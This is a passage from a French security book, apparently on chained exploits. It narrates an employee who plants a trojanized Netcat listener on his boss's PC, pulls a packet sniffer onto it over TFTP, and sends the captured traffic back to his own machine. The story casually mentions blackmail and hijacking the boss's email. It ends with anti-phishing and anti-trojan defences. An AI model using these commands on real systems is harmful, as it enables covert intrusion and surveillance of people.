


Figure 2.18
Modification du lien.

parie que j'aurai mon CCNA avant vous. Je vais chercher des examens d'entraînement dès ce soir pour commencer à réviser."

Phénix envoie le message, se cale dans son fauteuil et attend. Lorsqu'il recevra le message, M. Vétille sera tenté de télécharger le logiciel de Phénix. Le test d'entraînement et Netcat seront tous deux installés sur l'ordinateur de M. Vétille. Netcat y attendra une connexion sur le port 50.

Trouver l'ordinateur de M. Vétille

L'étape suivante consiste à découvrir l'adresse IP de l'ordinateur de M. Vétille. Une méthode est d'utiliser un logiciel nommé Angry IP Scanner (**http://www.angryziber.com/**), qui parcourt une plage d'adresses IP pour découvrir quels hôtes sont actifs. La Figure 2.19 présente un exemple de scan de la plage 192.168.1.0/24.




Figure 2.19

Angry IP Scanner.

Maintenant que Phénix a une liste d'hôtes sur le réseau, il peut utiliser un scanneur de ports pour déterminer quels hôtes écoutent sur le port 50 (c'est-à-dire le port sur lequel il a configuré Netcat). Phénix fait appel à Angry IP Scanner. La Figure 2.20 montre la sortie du scanneur de ports. Notez que le port 50, sur lequel Netcat écoute, est ouvert.




Figure 2.20
Sortie du scanneur de ports d'Angry IP Scanner.

Se connecter à l'ordinateur du chef

L'ordinateur du chef a pour adresse IP 192.168.1.5. Maintenant que Phénix connaît l'adresse IP et qu'il a vérifié que le port TCP 50 était ouvert, il peut se connecter à l'ordinateur de M. Vétille. Phénix ouvre un interpréteur de commandes MS-DOS et navigue vers le répertoire où se trouve sa propre copie de Netcat. Il saisit la commande suivante pour se connecter à l'ordinateur de son chef :

```
nc 192.168.1.5 50
```

Il vérifie qu'il est connecté à l'ordinateur de son chef grâce à l'outil `ipconfig`, intégré à Windows. Il affiche 192.168.1.5 (l'adresse IP de l'ordinateur de son chef) : il est donc bien connecté à l'ordinateur de M. Vétille (voir Figure 2.21).

Pour Phénix, l'étape suivante est de télécharger un logiciel de capture de paquets sur l'ordinateur de son chef. Il décide d'utiliser un programme en ligne de commandes car il ne peut pas afficher de programme graphique de manière distante avec Netcat. Comme Windows fournit un client TFTP, Phénix peut configurer un serveur TFTP sur son ordinateur et télécharger le logiciel de capture de paquets sur l'ordinateur de




Figure 2.21

Connexion à l'ordinateur de M. Vétille.

M. Vétille. Phénix utilise le serveur Tftpd32, disponible à l'adresse **http://tftpd32.jounin.net/** : il est gratuit et simple à utiliser. Tftpd32 lance cependant plusieurs services dont Phénix n'a pas besoin : il les coupe dès le départ en décochant les autres protocoles dans la boîte de dialogue Settings. Phénix télécharge également WinDump (**http://www.winpcap.org/windump/),** un programme populaire de capture de paquets, et le place dans le répertoire où est installé Tftpd32.

Phénix revient à la connexion Netcat sur l'ordinateur de son chef. Il y télécharge WinDump depuis son ordinateur. La syntaxe du client TFTP de Windows est la suivante :

```
tftp [-i] hôte [put | get] source destination
```

L'option `-i` indique au client TFTP de procéder à un transfert binaire (WinDump est un fichier binaire, il faut donc utiliser cette option). L'adresse IP de Phénix est 192.168.1.6.

Il saisit donc la commande suivante sur l'ordinateur de son chef pour télécharger WinDump :

```
tftp -i 192.168.1.6 get windump.exe windump.exe
```

Phénix lance ensuite WinDump, dont les options sont nombreuses. Les options sont sensibles à la casse : il doit faire attention lorsqu'il saisit ses commandes à ne pas faire d'erreur, ce qui pourrait faire planter le programme. Phénix ne s'intéresse qu'aux options suivantes :

- **`-c` *nombre*.** Cette option ne capture qu'un certain nombre de paquets. Sans cette option, WinDump continue à capturer des paquets et remplit le fichier de journalisation.
- **`-s` *taille*.** Cette option spécifie la taille des paquets capturés. Sans cette option, certains paquets seraient coupés et Phénix ne pourrait pas les réassembler.
- **`-w` *fichier*.** Cette option enregistre tous les paquets capturés dans un fichier de journalisation.

La commande suivante capture jusqu'à 500 paquets et les envoie dans le fichier `capture.log` :

```
windump -c 500 -s 1500 -w capture.log
```

C'est ici que commence l'attente. Phénix doit attendre que son chef ait envoyé ou reçu 500 paquets. Il saura que c'est fait lorsque WinDump se sera arrêté et lui aura rendu la main sur l'invite de commande.

WinPcap

WinDump, comme la plupart des logiciels de capture de paquets, requiert la bibliothèque WinPcap (Windows Packet Capture, capture de paquets sous Windows). WinPcap est disponible gratuitement à l'adresse **www.winpcap.org**. De nombreux utilitaires réseau utilisent cette bibliothèque. Dans une situation comme celle de ce chapitre, il est probable qu'un administrateur réseau travaillant dans les technologies de l'information ait déjà installé WinPcap.

Si ce n'est pas le cas, Phénix doit copier les fichiers et les installer manuellement. WinPcap utilise normalement un installeur graphique mais, comme Phénix utilise Netcat pour se connecter à l'ordinateur de son chef en ligne de commande, il ne peut pas utiliser d'outil graphique.

Si Phénix devait installer WinPcap avec la ligne de commande, la procédure serait la suivante :

1. télécharger WinPcap, mais ne pas l'installer ; utiliser WinZip pour décompresser l'exécutable auto-extractible ;
2. utiliser TFTP pour copier les fichiers `daemon_mgm.exe`, `NetMonInstaller.exe`, `npf_mgm.exe`, `rpcapd.exe` et `Uninstall.exe` dans un répertoire, par exemple `C:\Program Files\Winpcap` sur l'ordinateur distant ;
3. copier `netnm.pnf` dans `C:\windows\inf` ;
4. copier `packet.dll`, `pthreadvc.dll`, `wanpacket.dll` et `wpcap.dll` dans `C:\windows\system32` ;
5. copier `npf.sys` dans `c:\windows\system32\drivers` ;
6. aller dans le répertoire créé à l'étape 2 et y exécuter ces commandes :

```
npf_mgm.exe -r
daemon_mgm.exe -r
NetMonInstaller.exe i
```

Phénix aurait alors installé la bibliothèque WinPcap sur l'ordinateur de son chef.

Analyser les paquets capturés

Lorsque WinDump se termine, Phénix a normalement capturé suffisamment de paquets pour reconstruire ce que son chef visite sur Internet. Il ne s'impatiente pas trop : il sait qu'il doit auparavant copier le fichier de journalisation sur son ordinateur. Il utilise TFTP, comme il l'a fait précédemment, pour transférer le fichier depuis l'ordinateur de M. Vétille vers son propre ordinateur. Pour cela, il saisit la commande suivante sur l'ordinateur de son chef :

```
tftp -i put 192.168.1.6 capture.log
```

Si Phénix tentait d'ouvrir le fichier dans un éditeur de texte, il verrait qu'il est difficile à lire. Pour faciliter l'interprétation de la sortie, il l'importe dans Wireshark (autrefois nommé Ethereal), disponible à l'adresse **www.wireshark.org**. Il démarre Wireshark, choisit File > Open et importe le fichier `capture.log`. La Figure 2.22 est un exemple de ce que pourrait découvrir Phénix dans ce fichier.




Figure 2.22
Wireshark.

Phénix remarque alors quelque chose d'intéressant. La ligne en surbrillance présente une requête `HTTP GET` pour un fichier nommé casino.jpg. Son chef visiterait-il des sites de jeux en ligne pendant les heures de bureau ? Pour le savoir, Phénix doit suivre le flux TCP et réassembler le fichier.

Il clique du bouton droit sur la requête `HTTP GET` et choisit dans le menu Follow TCP Stream. Cela lui affiche la fenêtre présentée à la Figure 2.23.




Figure 2.23
Suivre le flux TCP.

Le début de la sortie montre la requête `HTTP GET` suivie de la réponse du serveur web. Son chef naviguait apparemment sur le web pendant que Phénix capturait des paquets. Phénix veut voir les images de la page web que son chef regardait. Malheureusement, celles-ci sont des fichiers binaires : il ne pourra donc pas les voir directement. Phénix n'est pas inquiet : il sait qu'il peut réassembler une image à l'aide d'un éditeur hexadécimal.

Réassembler les images

Phénix enregistre la sortie au format brut en cliquant sur l'option Raw (dans le coin inférieur droit) et en cliquant sur le bouton Save As. Il enregistre le fichier sous le nom `output.raw`.

Il lance ensuite WinHex (**www.x-ways.net/winhex**), un éditeur hexadécimal populaire sous Windows, et choisit Fichier > Ouvrir pour ouvrir `output.raw`. La Figure 2.24 illustre les données brutes telles qu'elles sont affichées dans WinHex.




Figure 2.24
Flux TCP brut dans WinHex.

Cela ne ressemble pas à grand-chose pour l'instant, mais il va bientôt recréer l'image originale. Phénix sait qu'il doit supprimer l'en-tête `HTTP GET` et ne laisser que l'image (s'il y avait eu du code HTTP après l'image, il aurait dû le supprimer également). Pour cela, il doit supprimer tout ce qui précède le début du fichier binaire de l'image. Les images JPEG commencent par les caractères ÿøÿà. Avec sa souris, Phénix sélectionne

tout le texte de la troisième colonne jusqu'à ÿøÿà. Pour supprimer l'en-tête HTTP, il sélectionne le texte à supprimer et appuie sur Ctrl+X pour le couper du fichier. Il dispose à présent du fichier source de l'image et peut aller dans le menu Fichier et y choisir Enregistrer sous (voir Figure 2.25).




Figure 2.25

Enregistrer le fichier image source.

Puis, il ouvre l'image qu'il vient de réassembler (voir Figure 2.26).

Bingo ! Son chef regardait apparemment un site de casino en ligne pendant ses heures de travail. Phénix vient de confirmer que son chef faisait deux poids, deux mesures. M. Vétille exige de ses subordonnés qu'ils ne surfent pas sur Internet pendant leurs heures de travail alors qu'il se rend lui-même coupable de cette infraction. Armé de




Figure 2.26

Image que regardait M. Vétille.

cette connaissance, Phénix peut l'utiliser à des fins d'ingénierie sociale, pour du chantage ou pour plaisanter avec ses collègues.

Phénix imprime l'image et dépose une copie sur le bureau de son chef le lendemain matin avant qu'il n'arrive. Dans la journée, une note est envoyée aux employés, leur signifiant que leur utilisation d'Internet ne sera plus surveillée. Phénix sourit en réalisant que son plan a fonctionné : son chef a été pris la main dans le sac et ne surveillera plus son accès au web.

En-têtes de fichiers dans la sortie hexadécimale

Vous pouvez aussi regarder directement la sortie hexadécimale pour déterminer le type de fichier. Par exemple, les fichiers JPEG commencent par les valeurs hexadécimales FF D8 FF. Pour connaître cette valeur ainsi que d'autres valeurs d'en-têtes pour divers types de fichiers, visitez le site **www.filext.com**.

Autres possibilités

L'exemple montre que le chef de Phénix ne regarde que des sites de jeux en ligne, mais il aurait pu trouver littéralement n'importe quoi. Et si son chef avait regardé des sites pornographiques ? Phénix aurait pu utiliser ces informations pour le faire chanter ou le faire licencier. D'après un sondage de PC World en 2005, presque la moitié des 500 plus grosses entreprises américaines ont eu à gérer au moins un incident impliquant un employé profitant de son ordinateur de bureau pour regarder des sites pornographiques.

Plutôt que de trouver un casino en ligne ou des sites pornographiques, Phénix aurait pu capturer le mot de passe envoyé en clair du site web de courrier électronique de son chef. Avec ce mot de passe, Phénix aurait pu se connecter à la place de M. Vétille et lui faire quelques plaisanteries, par exemple envoyer des messages aux amis de sa liste de contacts confessant une addiction à l'alcool ou à une drogue, ou encore qu'il trompe sa femme.

Les possibilités de ce que Phénix peut découvrir sont infinies.

Résumé de la chaîne d'exploits

Résumons les étapes de la chaîne d'exploits de Phénix :

1. Il a copié un site web légitime pour mettre en place un piège par hameçonnage.
2. Il a combiné Netcat avec un logiciel légitime.

3. Il a mis en place un nouveau site web et envoyé un courrier électronique à son chef avec une adresse usurpée.
4. Il a scanné le réseau pour trouver l'adresse IP de son chef.
5. Il s'est connecté à l'ordinateur de son chef grâce à Netcat et, grâce à TFTP, il a téléchargé WinDump.
6. Il a capturé les paquets envoyés et reçus par l'ordinateur de son chef pendant que celui-ci surfait sur Internet.
7. Il a copié les paquets capturés sur son ordinateur et a ouvert le fichier avec Wireshark.
8. En voyant qu'une image avait été transférée, il a sauvé la sortie en tant que données brutes et a ouvert ce fichier dans WinHex.
9. En utilisant WinHex, il a supprimé l'en-tête HTTP, sauvé l'image originale et l'a ouverte.

Mesures de prévention

Examinons à présent les diverses mesures que vous pouvez déployer dans votre environnement pour vous protéger contre ce type d'attaque.

Mesures contre les attaques par hameçonnage

Mettre en place un site web pour qu'il se fasse passer pour un site web légitime est une attaque connue sous le nom d'hameçonnage. La plupart des gens pensent que l'hameçonnage est utilisé pour récupérer des mots de passe ou des numéros de carte de crédit mais, comme vous l'avez vu dans ce chapitre, de telles techniques peuvent être utilisées à bien d'autres fins. L'hameçonnage est avant tout une tactique d'ingénierie sociale. Se protéger contre ces attaques requiert des garde-fous à la fois humains et techniques.

Le garde-fou humain est la formation. Offrez des formations de routine, affichez des panneaux et formez tous les nouveaux employés aux dangers de l'ingénierie sociale. Apprenez-leur à ne pas ouvrir les messages provenant de gens qu'ils ne connaissent pas et à ne pas visiter de sites web qui leur paraissent suspects. Expliquez-leur qu'ils doivent être particulièrement attentifs aux messages qui les invitent à télécharger des logiciels depuis un site web qu'ils ne connaissent pas.

Les garde-fous techniques incluent les filtres antispam et antihameçonnage. La plupart des messages d'hameçonnage, y compris celui qui est présenté dans ce chapitre, sont envoyés sous la forme de spams. Un filtre antispam centralisé pour tous les messages entrants lié à un filtre local sur les ordinateurs des utilisateurs est un moyen de se protéger contre ces attaques. L'autre garde-fou technique, le filtre antihameçonnage, peut aider dans une certaine mesure mais n'est pas une solution infaillible. Internet Explorer à partir de la version 7.0 et Mozilla Firefox à partir de la version 2.0 contiennent tous deux des outils antihameçonnage. Vous pouvez aussi installer des barres d'outils antihameçonnage, disponibles sur des sites comme **netcraft.com**.

Mesures contre les chevaux de Troie

Comme pour les tentatives d'hameçonnage, se protéger contre les chevaux de Troie implique des éléments techniques et humains. Formez vos utilisateurs pour qu'ils n'installent jamais de logiciels non autorisés sur votre réseau. Mettez en place une politique qui interdit l'installation de logiciels non approuvés et qui indique les conséquences d'outrepasser cette interdiction.

La solution technique comprend deux volets. Assurez-vous d'abord que vous disposez des dernières signatures de votre logiciel antivirus. La plupart des antivirus détectent Netcat. Mais des variantes de Netcat existent ; on peut par exemple citer Cryptcat (**http://sourceforge.net/projects/cryptcat/**), une version chiffrée de Netcat[1]. Il existe également des organisations clandestines proposant de modifier, moyennant finance, un programme quelconque (par exemple Netcat) pour qu'il ne corresponde pas à une signature connue.

D'autre part, utilisez une politique de groupe sur votre domaine interdisant aux utilisateurs d'installer des logiciels sur leurs ordinateurs. Certains utilisateurs (en particulier dans la hiérarchie) peuvent ne pas aimer cela, mais vous pouvez minimiser les plaintes en leur expliquant que les protéger et protéger l'entreprise contre les attaques est dans leur intérêt.

